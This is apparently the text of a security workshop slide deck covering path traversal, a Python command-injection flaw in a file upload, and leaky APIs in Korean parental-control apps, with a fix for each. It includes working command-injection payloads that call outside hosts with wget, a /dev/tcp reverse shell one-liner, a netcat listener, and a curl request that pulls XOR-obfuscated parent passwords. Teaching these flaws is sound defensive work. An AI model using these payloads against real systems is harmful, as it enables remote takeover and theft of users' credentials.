
- Use a platform function that returns the filename for a path:
<https://www.php.net/basename>
- Use a platform function to verify the final URL starts with the expected directory:
<https://www.php.net/realpath>

```
if (0 !== strpos(realpath($dir_with_user_input), $expected_dir)) die('Access denied!');
```

- Reject ".." sequences:

```
if(preg_match('/\.{2,}/', $_GET['name'])) {die('Access denied!');}
```

Scenario: Uploading files to the server



Question: What is the vulnerability?

```
user_files = "%s%s/" % (globals.user_files, params['pgpFingerprint'])
RunCmd(["mkdir", user_files], None)
print "trying to save bytes to %s" % user_files
file = open(os.path.join(user_files, "sourcePackage"), "w+") # save blob here
file.write(base64.b64decode(unquote(params['data'])))
file.close()
```

```
def RunCmd(cmd, des):
    cmd = " ".join(cmd)
    ex = subprocess.Popen(cmd, shell=True, stdin=subprocess.PIPE,
        stderr=subprocess.STDOUT, close_fds=True)
```

Solution: RCE in user file upload

```
user_files = "%s%s/" % (globals.user_files, params['pgpFingerprint'])  
RunCmd(["mkdir", user_files], None)  
print "trying to save bytes to %s" % user_files  
file = open(os.path.join(user_files, "sourcePackage"), "w+") # save blob here  
file.write(base64.b64decode(unquote(params['data'])))  
file.close()  
  
def RunCmd(cmd, des):  
    cmd = " ".join(cmd) # python list concatenated into a single string  
    ex = subprocess.Popen(cmd, shell=True, stdin=subprocess.PIPE,  
        stderr=subprocess.STDOUT, close_fds=True) # insecure option enabled
```

Attack: RCE in user file upload

PoC Payload (<https://hackvector.co.uk>)

```
pgpFingerprint=<@urlencode_0(encodeURIComponent,encode)>123456 | wget  
https://7asecurity.com/?$(whoami) |  
123<@urlencode_0>&alias=abcdefg&data=<@base64_1(encode)>7asec<@/base64_1>
```

PoC

```
curl https://some.server.com --data  
"pgpFingerprint=123456%E2%80%8B%E2%80%8B%20%E2%80%8B%E2%80%8B%7  
C%E2%80%8B%E2%80%8B%20%E2%80%8B%E2%80%8Bwget%E2%80%8B%E2%  
80%8B%20%E2%80%8B%E2%80%8Bhttps%3A%2F%2F7asecurity.com%2F%3F%24(  
whoami)%E2%80%8B%E2%80%8B%20%E2%80%8B%E2%80%8B%7C%20123%E2  
%80%8B%E2%80%8B&alias=abcdefg&data=N2FzZWM="
```

Attack: RCE in user file upload (pwn)

Setup a shell listener:

```
nc -nlvp 4444
```

reverse shell one liner in attacker webroot:

File: /var/www/html/a.txt

Contents:

```
0<&196;exec 196<>/dev/tcp/attacker_ip/4444; sh <&196 >&196 2>&196
```

Pwn:

```
curl -k https://some.site.com/ --data
```

```
'pgpFingerprint=123456 | wget http://attacker_ip/a.txt; bash a.txt |  
123&alias=abcdefg&data=Y3VyZTUz'
```

Enjoy:

```
connect to [192.168.0.127] from (UNKNOWN) [x.x.x.x] 60681
```

```
whoami
```

```
root
```

Fix: RCE in user file upload

- If possible, avoid string concatenations:

Also avoid calling subprocess.Popen with shell=True

NOTE: python will auto-escape arguments then, you need to pass a list, not a string:

```
subprocess.Popen(["mkdir", user_files], shell=False, ...
```

- If you must concatenate strings, PHP and other platforms offer shell escaping functions:

<https://www.php.net/escapeshellarg>

- Validate user input with a whitelist regex that is as restrictive as possible, i.e. `[a-Z0-9\.]`

NOTE: Make sure the whitelist doesn't allow especial shell characters like `;&''`

Scenario: API Leaks

Government-mandated app to help parents protect their children:

- Control phone usage
- Control installed apps
- Block websites
- etc.


Round #1: https://7asecurity.com/reports/pentest-report_smartsheriff.pdf

Round #2: https://7asecurity.com/reports/pentest-report_smartsheriff-2.pdf


Attack: Bully API




Attack: Bully API




Attack: Bully API




Attack: Bully API



Attack: Bully API



Attack: Bully API



API response with the password (XORed)

Attack: Bully API

```
root@redstar-os $ curl -v -s 'http://api.moiba.or.kr/MessageRequest \
--data '{ "action": "CLT_MBR_GETCLIENTMEMBERINFO", "MOBILE_MACHINE_INFO": "XXX", "MOBILE": "\
\5Z\WSVAA5[" , "DEVICE_ID": "unknown" }'

> POST /MessageRequest HTTP/1.1
> Host: api.moiba.or.kr
> User-Agent: curl/7.48.0
> Accept: */*
> Content-Length: 141
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 141 out of 141 bytes
< HTTP/1.1 200 OK
< Date: Sun, 15 Oct 2015 17:05:20 GMT
< Server: Apache/2.0.65 (Unix) DAV/2 mod_jk/1.2.37
< Content-Length: 242
< Content-Type: text/plain; charset=euc-kr
<
{"CHILD_GRADE_TYPE": "", "CHILD_BIR_YMD": "", "MEMBER_YN": "Y", "CHILD_BLK_Grade": "", "PASSWORD": "\
\2\]", "PARENT_MOBILE": "\5Z\WSVAA5[" , "REGISTRATION_ID": "", "DIVN": "PARENT"}
```

\5Z\WSVAA5[--XOR--> 15555215652

\2\] --XOR--> 1234

Attack: Bully API

```
root@redstar-os $ python sheriff_raid.py  
CHILD : 010XXXXXXXXX - pw: 0879 -> parent number: 010XXXXXXXXX  
CHILD : 010XXXXXXXXX - pw: 8493 -> parent number: 010XXXXXXXXX  
PARENT : 010XXXXXXXXX - pw: 8493  
PARENT : 010XXXXXXXXX - pw: 0878  
CHILD : 010XXXXXXXXX - pw: 0878 -> parent number: 010XXXXXXXXX  
PARENT : 010XXXXXXXXX - pw: 2580  
CHILD : 010XXXXXXXXX - pw: 2580 -> parent number: 010XXXXXXXXX  
CHILD : 010XXXXXXXXX - pw: 2580 -> parent number: 010XXXXXXXXX  
PARENT : 010XXXXXXXXX - pw: 5912  
CHILD : 010XXXXXXXXX - pw: 1004 -> parent number: 010XXXXXXXXX  
PARENT : 010XXXXXXXXX - pw: 1004
```

Parent passwords. 4 digit strong!

Smart sheriff has so many users, you can find valid phone numbers by just trying random numbers.

Scenario: Smart Dream South Korea (Android)

- **Monitors phone messages for "harmful words":**
 - + If harmful words are present parents are notified
 - + Messages containing harmful words stored on the server
- Registers itself as an "accessibility app" to gain access to SMS and Kakao talk messages
- **Abuses functionality intended for text2speech**

Attack: Smart Dream Demo

DEMO

Fix: Implement Access Control

- Limit access to data based on user permissions
- Centralize security controls as much as you can
- Limit database queries based on who the user is, do this in a centralized way (i.e. around Active Record implementation)
- Automatically add database query clauses that filter database queries based on who the user is

Q & A

Any questions? :)

NOTE: Email admin@7asecurity.com for the full workshop (free)

- > admin@7asecurity.com
- > [@7asecurity](#)
- > [@7a_](#)
- > [@owtfp](#) [OWASP OWTF - owtf.org]

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